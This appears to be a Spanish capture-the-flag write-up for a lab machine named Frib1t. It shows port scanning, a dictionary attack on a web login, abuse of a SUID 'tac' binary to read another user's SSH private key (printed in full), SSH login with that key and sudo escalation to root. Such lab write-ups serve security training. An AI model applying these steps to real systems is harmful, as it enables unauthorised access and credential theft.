
Frib1t

Comenzamos con el análisis de puertos de la máquina y vemos que tiene el puerto 80 y el 22 abierto.


```
└─$ ./obtain_data.sh 172.17.0.2
The ip_address '172.17.0.2' is valid
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 19:20 CET
Nmap scan report for 172.17.0.2
Host is up (0.00012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protoco
| ssh-hostkey:
|   256 01:53:52:7f:bf:aa:d4:ac:c7:f9:9b:d1:99:c8:07:fd (ECDSA)
|_  256 7b:dd:7b:6c:b3:4b:e3:2a:3d:2d:c9:bf:9e:d9:c5:62 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Login - IT Corp
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.12 ms 172.17.0.2
```

Nada más entrar en la web nos sale un formulario de login.




A continuación, vamos a probar con un ataque de diccionario a la cuenta de admin por si estuviese habilitada con ese nombre.


¡Bingo! Si lo está, ahora ya tenemos el login.



Ingresamos los datos en el formulario del puerto 80 y buscando encontramos que en el apartado avisos hay un mensaje muy interesante.



Como en el escaneo de nmap vimos que existía un servidor de ssh en el puerto 22 vamos a probar ese login en ese servicio.



Buscando ficheros débiles al suid encontramos el comando tac.

```
alice@816123d44f3a:/$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/tac
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/sudo
alice@816123d44f3a:/$
```

Como no disponemos de los permisos suficientes para poder listar el fichero shadow, lo hacemos sobre la clave privada del usuario frib1t por si luego con este usuario pudiésemos escalar a root.

```
alice@816123d44f3a:/$ /usr/bin/tac ../home/frib1t/.ssh/id_rsa | /usr/bin/tac
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAvQcfDxbkBIr2umeq4n9KtYGXEaCAhnMQlm4tOnH8qrqTOoFpYhAH
dlmuq69zIkCtcQa9DkfAzfL0SXtCC80hGkd5P+DAdOwEiYTCzbdDJk5uLLHsw5BcbmXYiN
ywPB54/ndV25n9/zBpgXFWnwkWz0sz0mU4cHZj1hllp+2abD4ClJtdEAH+d6PS6s292Ixt
gGH+MrDLXMzdxXNkPWHzL+jRSICGo+XGUFKeiL0Ngwc+c9qPCmxBZtg5bEPrJjSlph7qj4
2q9c+/3pWay9iz6L/ol6anIloE8eG9EI0AtYusNcIxblTN2M7RzS2ROvrWuqNFbwZUMuDF
LSIrUGhnvQAAA8iXZUl1l2VJdQAAAAdzc2gtcnNhAAABAQC9Bx8PFuQEiva6Z6rif0q1gZ
cRoICGcxCWbi06cfyqupM6gWliEAd2Wa6rr3MiQK1xBr0OR8DN8vRJe0ILzSEaR3k/4MB0
7ASJhMLNt0MmTm4ssezDkFxuZdiI3LA8Hnj+d1Xbmf3/MGmBcVafCRbPSzPSZThwdmPWGW
Wn7ZpsPgKUm10QAf53o9Lqzb3YjG2AYf4ysMtczN3Fc2Q9YfMv6NFIgIaj5cZQUp6IvQ2D
Bz5z2o8KbEFm2DlsQ+smNKWmHuqPjar1z7/elZrL2LPov+iXpqciWgTx4b0QjQC1i6w1wj
FuVM3YztHNLZE6+ta6o0VvBlQy4MUtIitQaGe9AAAAAwEAAQAAAQAxkuIK34p6RIWTemef
EhoiQvO/HDRIznl9sjRrXQSSM+8zy0e7f4+tcrSz8wYDaCn0d/tx+NBwUrTNZqV6GdiCH1
eFsKhYoaNI+4fpUpQqQixzzU/WNBCBpXUl45bWlXlO5zYdqyOpXuV0nKhGeihAwiy7k287
U1k4h52Y7l/u3dpJbS5hxH2iTi8cWnRvRWC4OCYOlPy2qYkjVBaVq2FNDJF6Ph98motKV7
2zL4AUFzlD3+zGcGZKZh+Xa1NvjTuy40cdXFGG6Sdvebway/LI5kl0m8u9OZ+X5LFKuHch
7gbriciXuQ9PV6QjGF3kiaQA4VykO6oGjIEy2FxsCazjAAAAgQDPMRrOPfKZ6cP61yRSaM
C5eNLMrwQNxE4w+Yt0cR+xrfvwERmXgeF1dKH5Rf0zO34qqeVAeZaR3+llx5vDxl7ibrRt
oXSb1mAmBj8KLWYpF84tggDe52jMP4c1n33s5OFeyJfeIt1ZSczZPFOQVqro/rs/0X0PLk
00VRxMlMfYXgAAAIEA9kmVdc2aF6fHXL1vmdLFVXEY4uecjcEF6L1/QLsGdoJQjXej//+Q
sYMaDpoQfqQSJuaNs6Sw7EGAfWN1RUdR/b5pAUjncLexRgnxGeyQFa5X7ba6wZnW78yFiR
DQEW5Q3stcfFgSO0EwgHVnmKzHFOhtY4g9TX/OcjvJ8PhHe/sAAACBAMR7d9HXgI21WBo9
dddR2rmiYO0jm5zfLcE8wF+/EWyhWnl4BXuG96CDoGQ3ydRSpXIQjFII0w5ih+Ga8j+Ak/
qqNDO5a5T4KBuGHbL6G6KliqRKbFl1Chq3XBTJ65JaTL7APxV4LpVqjkMA2yxpievj9Zb8
6+P0basmhlR6beWnAAAAEXJvb3RAOGUyNzM0OGM1OGRjAQ==
-----END OPENSSH PRIVATE KEY-----
```

Copiamos la clave en un fichero en nuestra máquina atacante, le damos permisos suficientes y nos logueamos usando la propia clave privada del usuario.

```
┌──(kali㉿kali)-[~/frib1t]
└─$ cat cp_frib1t
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAvQcfDxbkBIr2umeq4n9KtYGXEaCAhnMQlm4tOnH8qrqTOoFpYhAH
dlmuq69zIkCtcQa9DkfAzfL0SXtCC80hGkd5P+DAdOwEiYTCzbdDJk5uLLHsw5BcbmXYiN
ywPB54/ndV25n9/zBpgXFWnwkWz0sz0mU4cHZj1hllp+2abD4ClJtdEAH+d6PS6s292Ixt
gGH+MrDLXMzdxXNkPWHzL+jRSICGo+XGUFKeiL0Ngwc+c9qPCmxBZtg5bEPrJjSlph7qj4
2q9c+/3pWay9iz6L/ol6anIloE8eG9EI0AtYusNcIxblTN2M7RzS2ROvrWuqNFbwZUMuDF
LSIrUGhnvQAAA8iXZUl1l2VJdQAAAAdzc2gtcnNhAAABAQC9Bx8PFuQEiva6Z6rif0q1gZ
cRoICGcxCWbi06cfyqupM6gWliEAd2Wa6rr3MiQK1xBr0OR8DN8vRJe0ILzSEaR3k/4MB0
7ASJhMLNt0MmTm4ssezDkFxuZdiI3LA8Hnj+d1Xbmf3/MGmBcVafCRbPSzPSZThwdmPWGW
Wn7ZpsPgKUm10QAf53o9Lqzb3YjG2AYf4ysMtczN3Fc2Q9YfMv6NFIgIaj5cZQUp6IvQ2D
Bz5z2o8KbEFm2DlsQ+smNKWmHuqPjar1z7/elZrL2LPov+iXpqciWgTx4b0QjQC1i6w1wj
FuVM3YztHNLZE6+ta6o0VvBlQy4MUtIitQaGe9AAAAAwEAAQAAAQAxkuIK34p6RIWTemef
EhoiQvO/HDRIznl9sjRrXQSSM+8zy0e7f4+tcrSz8wYDaCn0d/tx+NBwUrTNZqV6GdiCH1
eFsKhYoaNI+4fpUpQqQixzzU/WNBCBpXUl45bWlXlO5zYdqyOpXuV0nKhGeihAwiy7k287
U1k4h52Y7l/u3dpJbS5hxH2iTi8cWnRvRWC4OCYOlPy2qYkjVBaVq2FNDJF6Ph98motKV7
2zL4AUFzlD3+zGcGZKZh+Xa1NvjTuy40cdXFGG6Sdvebway/LI5kl0m8u9OZ+X5LFKuHch
7gbriciXuQ9PV6QjGF3kiaQA4VykO6oGjIEy2FxsCazjAAAAgQDPMRrOPfKZ6cP61yRSaM
C5eNLMrwQNxE4w+Yt0cR+xrfvwERmXgeF1dKH5Rf0zO34qqeVAeZaR3+llx5vDxl7ibrRt
oXSb1mAmBj8KLWYpF84tggDe52jMP4c1n33s5OFeyJfeIt1ZSczZPFOQVqro/rs/0X0PLk
00VRxMlMfYXgAAAIEA9kmVdc2aF6fHXL1vmdLFVXEY4uecjcEF6L1/QLsGdoJQjXej//+Q
sYMaDpoQfqQSJuaNs6Sw7EGAfWN1RUdR/b5pAUjncLexRgnxGeyQFa5X7ba6wZnW78yFiR
DQEW5Q3stcfFgSO0EwgHVnmKzHFOhtY4g9TX/OcjvJ8PhHe/sAAACBAMR7d9HXgI21WBo9
dddR2rmiYO0jm5zfLcE8wF+/EWyhWnl4BXuG96CDoGQ3ydRSpXIQjFII0w5ih+Ga8j+Ak/
qqNDO5a5T4KBuGHbL6G6KliqRKbFl1Chq3XBTJ65JaTL7APxV4LpVqjkMA2yxpievj9Zb8
6+P0basmhlR6beWnAAAAEXJvb3RAOGUyNzM0OGM1OGRjAQ==
-----END OPENSSH PRIVATE KEY-----


┌──(kali㉿kali)-[~/frib1t]
└─$ chmod 600 cp_frib1t

┌──(kali㉿kali)-[~/frib1t]
└─$ ssh -i cp_frib1t frib1t@172.17.0.2
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Dec  2 18:36:35 2024 from 172.17.0.2
frib1t@816123d44f3a:~$
```

Realizamos sudo –l con este usuario y resulta que podemos hacer todos los comandos con sudo sin contraseña, hacemos sudo su y somos root.

```
frib1t@816123d44f3a:~$ sudo -l
Matching Defaults entries for frib1t on 816123d44f3a:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User frib1t may run the following commands on 816123d44f3a:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
frib1t@816123d44f3a:~$ sudo su
root@816123d44f3a:/home/frib1t# cd /root/
root@816123d44f3a:~# ls
creditos.txt  root.txt
root@816123d44f3a:~# cat root.txt
[redacted]
root@816123d44f3a:~# cat creditos.txt
Felicidades ahora eres root

Si te ha gustado, sígueme en LinkedIn: https://www.linkedin.com/in/ramonfrizat/
GitHub: https://github.com/Frib1t
YouTube: https://www.youtube.com/@frib1t
root@816123d44f3a:~#
```